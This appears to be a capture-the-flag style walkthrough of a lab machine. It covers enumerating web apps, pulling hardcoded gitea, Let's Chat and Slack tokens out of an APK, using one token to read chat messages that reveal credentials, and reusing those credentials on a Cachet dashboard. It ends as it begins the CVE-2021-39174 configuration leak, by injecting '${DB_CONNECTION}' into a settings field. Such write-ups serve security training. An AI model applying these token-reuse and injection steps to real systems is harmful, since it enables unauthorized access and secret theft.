


Scroll to below part. Discover a '/dashboard' and '/subscribe' directory.



1.5.3 Login page


Access to '/dashboard' and '/subscribe' directory, redirect to login page as shown below. Tested with some common default credentials, but not luck on getting valid credentials.



1.6 APK File Enumeration

1.6.1 New subdomain

Static analyze the apk file with MobSF tool, discover a new hostname. Add it into '/etc/hosts' file.



1.6.2 Secrets Token


Acquired some token during static analysis of the apk file.

POSSIBLE HARDCODED SECRETS

"gitea_token" : "b87bfb6345ae72ed5ecdcee05bcb34c83806fbd0"
"lets_chat_token" : "NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ=="
"slack_token" : "xoxp-23984754863-2348975623103"

1.6.3 Intercept App Request

Try open the app in Android and intercept the request via Burp proxy. But failed to access that specific web page.




1.7 Secret Token Enumeration

As we found the token during the apk enumeration, we should be able to do something related to authorization for the web apps.


1.7.1 GitTea Authorization Header

Search for gitea_token on how to use on it from reference. By add 'Authorization' Header and try access to '/admin' via port 3000. But still we are being redirected to login page, which mean the token is not valid for admin user.



1.7.2 Let'sChat Authorization Header

From reference, try adding 'Authorization' header and access to '/account' page via port 5000. We can see from the response we acquired administrator information. The token works.




1.8 Let's Chat Application Enumeration

As now we have valid token to access unauthorized page.


1.8.1 Users directory.

Access to '/users' directory. Discover id associated with users on the server.




1.8.2 Root directory

Access to '/rooms' directory. Discover some rooms information created for the application.



Based on wiki API from official, we can try access to '/rooms/{{id}}/messages. Discover john credentials on the message.




1.9 Credentials Brute Force

Use john credentials to brute force all the previously discovered login page.

1.9.1 Cachet Dashboard

Luckily, we get valid credentials by login on Port 8000.




2.0 INITIAL FOOTHOLD

2.1 Cachet Enumeration


2.1.1 Cachet Version

Discover Cachet version on settings page. From the 'Mail' section. We can see that Mail Driver and Mail From Address already have value in it.




2.1.2 Configuration Leak Exploit

The exploit blog can be found here. (CVE-2021-39174 - Configuration Leak). This CVE related to leak Laravel *dotenv* configuration file. Some examples of Laravel *dotenv(.env)* file. Try inject '${DB_CONNECTION}, and click Save button. Then refresh the page.

